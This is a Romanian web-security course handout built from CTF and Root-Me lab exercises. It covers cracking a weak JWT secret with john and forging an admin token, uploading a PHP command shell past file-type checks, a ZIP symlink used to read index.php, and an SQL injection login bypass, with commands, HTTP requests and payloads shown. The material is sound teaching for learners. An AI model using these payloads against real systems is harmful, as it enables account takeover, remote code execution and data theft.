Securitate Web 2

Cujbă Mihai-Cătălin

- ## Introducere


- **JWT Token:**

JWT Tokens reprezintă niște variabile stocate în cookie-uri, ce au rolul de a ține minte informații despre contul utilizatorului, precum rolul acestuia în cadrul site-ului.


Exemplu de Token JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk
```


Exemplu de exploatarea unui Token JWT cu secret slab:




Daca decodificăm token-ul, vom putea vedea exact ce date sunt stocate în acest cookie. Vol folosi site-ul https://jwt.io/



Putem observa faptul că token-ul tine minte numele utilizatorului pe care suntem logați, așa că putem verifica ce se întâmplă dacă modificăm această valoare.



Acesta este mesajul pe care îl primim de la server:



De aici observăm că trebuie să rescriem token-ul, iar apoi să îl semnăm cu secretul.

Pentru a rescrie token-ul, putem încerca să facem un bruteforce pe cookie, pentru a vedea daca secretul este unul vulnerabil.

Vom folosi scriptul jwt2john pentru a extrage hash-ul peste care vom face bruteforce. Link: https://github.com/Sjord/jwtcrack/blob/master/jwt2john.py

Comanda folosită:

```
python /root/Desktop/CTF/Competition/un2/under/jwt2john.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.LEQyK0K8LTVTi81
LSaYm3oiEK56EFim5YHpI-zFRLRI
```

Output:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0#2c44322b42bc2d3
5538bcd4b49a626de88842b9e841629b9607a48fb31512d12
```


Comanda pentru bruteforce:


```
john hash --wordlist:/usr/share/wordlists/rockyou.txt
```

Output:


```
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA512 [password is key, SHA512 128/128 AVX 2x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lol              (?)
1g 0:00:00:00 DONE (2021-11-02 15:31) 100.0g/s 1894Kp/s 1894Kc/s 1894KC/s
soldado..playas
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

De aici putem vedea faptul că secretul folosit este "lol", secret pe care îl folosim să rescriem token-ul.






Dacă retrimitem cererea cu token-ul modificat corect folosind BurpSuite, vom putea vedea flag-ul din spatele challenge-ului.



- **Image Upload Bypass:**
  - **Null Byte**



Avem ca exemplu un site web ce permine afișarea și vizualizarea imaginilor uploadate.

Pentru acest exemplu, vom încerca să facem bypass la verificarea tipului fișierului prin folosirea unul Null Byte.

Avem nevoie de un fișier php care să poată executa comenzi, iar pentru acest lucru vom lua ca exemplu următorul fișier:

```
<?php system('id') ?>
```

Vom trimite request-ul cu fișierul cmd.php, request pe care îl vom intercepta cu BurpSuite.


```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------417622076239534325536634714 8
Content-Length: 250
Origin: http://challenge01.root-me.org
Connection: close
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Cookie: PHPSESSID=dcec17fc1f758a7f94bcda310b4a2e23; _ga_SRYSKX09J7=
GS1.1.1635881004.4.1.1635882892.0; _ga=GA1.1.477581769.1634579185
Upgrade-Insecure-Requests: 1

-----------------------------417622076239534325536634714 8
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: application/octet-stream

<?php system('id') ?>
-----------------------------417622076239534325536634714 8--
```

Dacă trimitem fișierul denumit cmd.php, vom primi înapoi un răspuns de tipul: Wrong file type !

Pentru a face acest bypass, vom încerca să facem upload la un fișier cu extensia .png, dar care la server să ajunga .php, iar acest lucru îl realizăm prin trimiterea unui fișier cu numele "cmd.php%00.png"




Din ce putem vedea, folosirea NullByte-ului nu este suficientă.

- **Content-Type:**

Câmpul Content-Type din Header-ul HTTP reprezintă tipul informației transmise către server. Din câte putem observa, acesta este setat ca "application/octet-stream", din cauza conținutului din POST.

Având setat acest proxy, putem modifica acest câmp până să trimitem request-ul, din application/octet-stream în image/png, câmpul specific pentru imagini de tip PNG.



Din ce se paote observa, upload-ul a fost un succes, iar acum putem accesa fișierul de pe server.


- **ZIP Symlinks:**


  Pentru exemplul următor avem un site ce ne permite sa facem upload la arhve de tip ZIP, pe care le dezarhivează, mai apoi permițându-ne să vedem conținutul.


  Pentru a face bypass la această dezarhivare nesigură ne putem folosi de un symlink către pagina principală a site-ului, astfel încât dacă deschidem conținutul arhivei uplaodate să avem acces la index.php.

  Comenzi folosite pentru crearea symlink-ului și a arhivei:

```
ln -s "../../../index.php" ./symlink.txt
zip --symlinks -r img.zip ./symlink.txt
```







- **SQL Injection:**

  SQL injection reprezintă o vulnerabilitate web pe partea de server ce are ca scop extragerea de informații din bazele de date.

  Acest tip de atac se bazează pe folosirea nesanitizată de variabile în cadrul unor instrucțiuni SQL.

  Exemplu:

  ```
  "select * from databse WHERE user='"+Username+"'"
  ```

  Dacă variabila "Username" este nesanitizată , un atacator poate injecta cod care să execute alte comenzi SQL, pe lângă cea aleasă de către programator.

  Exemplu de payload:

  ```
  'or'1'='1'
  ```

  Comanda rezultată:

  ```
  "select * from databse WHERE user=' 'or'1'='1' '"
  ```


  Codul injecatat executat:

  ```
  or'1'='1'
  ```

  Acest cod va fi de fiecare dată considerat adevărat dupa execuție, iar astfel se va face bypass la select.

  Exemplu de site vulnerabil:

De aici putem vedea că username-ul ales este admin, iar apoi am folosit payload-ul de mai sus pentru a face bypass la verificare, iar pentru parolă am ales sa introduc o secvență ce comentează restul instrucțiunii.



Atacurile SQLi sunt mult mai complexe de atât, iar un utilitar ce ar putea ajuta în acest caz este sqlmap. Acest utilitar trimite payload-uri de SQL Injection și încearcă să compromită un site pe care noi îl trimitem ca argument.

Mai multe payload-uri de SQL Injection: https://github.com/payloadbox/sql-injection-payload-list

- **LINK-URI PENTRU URMĂTORUL SEZON:**

1. Repository cu materialele laboratoarelor: https://github.com/iosifache/BinExpLabs
2. Fisier ce descrie modul in care trebuie setat mediul de lucru: https://github.com/iosifache/BinExpLabs/blob/main/SETUP.md